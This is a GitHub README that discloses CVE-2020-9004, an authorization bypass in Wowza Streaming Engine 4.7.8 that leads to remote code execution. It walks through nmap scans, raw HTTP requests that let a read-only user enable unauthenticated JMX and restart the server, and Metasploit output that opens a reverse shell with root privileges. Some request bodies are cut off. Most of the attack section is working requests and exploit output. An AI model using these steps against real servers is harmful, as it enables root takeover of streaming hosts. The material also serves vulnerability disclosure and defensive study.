DrunkenShells Wowza bypass ... on Apr 14, 2020 History

| | |
|---|---|
| .. | |
| README.md | 2 years ago |
| admin-access.png | 2 years ago |
| jmx-port-closed.png | 2 years ago |
| jmx-port-opened.png | 2 years ago |
| rce.png | 2 years ago |
| user-access.png | 2 years ago |
| users.png | 2 years ago |

README.md

# CVE-2020-9004-Authenticated Remote Authorization Bypass Leading to RCE

A remote authenticated authorization bypass vulnerability in Wowza Streaming Engine 4.7.8 (build 20191105123929), allows any read-only user to issue requests to the administration panel in order to change functionality of the application. For example a read only user may activate the java JMX port in unauthenticated mode and execute OS system commands under root privileges.

## Evidence





*Figure 1 - Admin has access to JMX Remote Configuration





*Figure 2 - User "user" is read-only





*Figure 3 - User "user" has no access to JMX Remote Configuration


```
pentester@titan:~$ nmap -p 8084,8085 192.168.101.128

Starting Nmap 7.60 ( https://nmap.org ) at 2020-02-14 09:21 EET
Nmap scan report for 192.168.101.128
Host is up (0.00030s latency).

PORT     STATE  SERVICE
8084/tcp closed unknown
8085/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
pentester@titan:~$
```

*Figure 4 - JMX Port 8085 closed

Request to activate JMX in unauthenticated mode and listen on all interfaces:

```
POST /enginemanager/server/serversetup/edit_adv.htm HTTP/1.1
Host: 192.168.101.128:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3835.0 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.101.128:8088/enginemanager/Home.htm
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 3841
Cookie: JSESSIONID=E3CA656F37B024F8E2C35E4871C1EC6B; DoNotShowFTU=true; showRightRail=true;
lastMangerHost=http%3A//localhost%3A8087; lastTab=Advanced; JSESSIONID=BEA4C40611950C8725FB899535496B1F
Connection: close
```

```
vhost=_defaultVHost_&advSection=JMXRemoteConfiguration&advPath=%2FRoot%2FServer&advancedTables%5BJMXRemoteConfiguration%5D%5B0%5D.uiB
/>guration%5D%5B4%5D.canRemove=false&advancedTables%5BJMXRemoteConfiguration%5D%5B5%5D.value=8085&advancedTables%5BJMXRemoteConfigura
```



```
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Language: en
Date: Fri, 14 Feb 2020 07:25:00 GMT
Connection: close
Content-Length: 138767

<div>
        <div class="row">
<div id="generic.warnings" class="alert alert-warning" style="display:none"></div>
<div class="col-md-12">
                <div class="alert alert-success" id="successMessage">
                        <strong><i class="fa fa-info-circle"></i> <strong>Saved!</strong> You must restart the server for changes
to take effect. <a class="btn btn-sm btn-warning" onclick="javascript:restartServerShow()"><i class="fa fa-refresh">
</i> Restart Now</a></strong>
                </div>
        </div>
        </div>
        <div class="row">
                <div class="col-md-9">
                        <happ>
***TRUNCATED***
```

We have to reboot the service to apply changes.

Request:

```
POST /enginemanager/server/restart.htm HTTP/1.1
Host: 192.168.101.128:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3835.0 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.101.128:8088/enginemanager/Home.htm
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 446
Cookie: JSESSIONID=E3CA656F37B024F8E2C35E4871C1EC6B; DoNotShowFTU=true; showRightRail=true;
lastMangerHost=http%3A//localhost%3A8087; lastTab=Advanced; JSESSIONID=BEA4C40611950C8725FB899535496B1F
Connection: close

vhost=_defaultVHost_&version=3161837623000&name=Wowza+Streaming+Engine&description=Wowza+Streaming+Engine+is+robust%2C+customizable%2
quality+video+and+audio+to+any+device%2C+anywhere.&licenseFile=ET1E4-XXXXX-XXXXX-XXXXX-XXXXX-XXXXX-
BfWcpzFWMJ9&defaultStreamPrefix=mp4&statsEnabled=true&_statsEnabled=on&_rtpDataPortSharing=on&rtpDataPortSharingPort=6970&returnPage=
```

Response:

```
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Language: en
Date: Fri, 14 Feb 2020 08:57:42 GMT
Connection: close
Content-Length: 138485

<div>
        <div class="row">
<div id="generic.warnings" class="alert alert-warning" style="display:none"></div>
        <div class="col-md-12">
                <div class="alert alert-success" id="successMessage">
                        <strong>Server will restart in 5 seconds <script>setTimeout(function() {
$('#successMessage').fadeOut('fast'); }, 10000);</script></strong>
                </div>
        </div>

***TRUNCATED***
```

```
pentester@titan:~$ nmap -p 8084,8085 192.168.101.128

Starting Nmap 7.60 ( https://nmap.org ) at 2020-02-14 09:28 EET
Nmap scan report for 192.168.101.128
Host is up (0.00030s latency).

PORT     STATE SERVICE
8084/tcp open  unknown
8085/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
pentester@titan:~$
```

*Figure 5 - JMX port 8085 opened

Using metasploit module multi/misc/java_jmx_server we obtained rce:

```
msf5 exploit(multi/misc/java_jmx_server) > options

Module options (exploit/multi/misc/java_jmx_server):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   JMXRMI        jmxrmi           yes       The name where the JMX RMI interface is bound
   JMX_PASSWORD                   no        The password to interact with an authenticated JMX endpoint
   JMX_ROLE                       no        The role to interact with an authenticated JMX endpoint
   RHOSTS        192.168.101.128  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         8085             yes       The target port (TCP)
   SRVHOST       0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT       8081             yes       The local port to listen on.
   SSLCert                        no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                        no        The URI to use for this exploit (default is random)


Payload options (java/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.101.1    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf5 exploit(multi/misc/java_jmx_server) > exploit

[*] Started reverse TCP handler on 192.168.101.1:4444
[*] 192.168.101.128:8085 - Using URL: http://0.0.0.0:8081/dorLFZ
[*] 192.168.101.128:8085 - Local IP: http://192.168.1.154:8081/dorLFZ
[*] 192.168.101.128:8085 - Sending RMI Header...
[*] 192.168.101.128:8085 - Discovering the JMXRMI endpoint...
[+] 192.168.101.128:8085 - JMXRMI endpoint on 0.0.0.0:8084
[*] 192.168.101.128:8085 - Proceeding with handshake...
[+] 192.168.101.128:8085 - Handshake with JMX MBean server on 0.0.0.0:8084
[*] 192.168.101.128:8085 - Loading payload...
[*] 192.168.101.128:8085 - Replied to request for mlet
[*] 192.168.101.128:8085 - Replied to request for payload JAR
[*] 192.168.101.128:8085 - Executing payload...
[*] 192.168.101.128:8085 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.101.128
[*] Command shell session 1 opened (192.168.101.1:4444 -> 192.168.101.128:51566) at 2020-02-14 09:31:39 +0200
id

uid=0(root) gid=0(root) groups=0(root)
```

*Figure 6 - RCE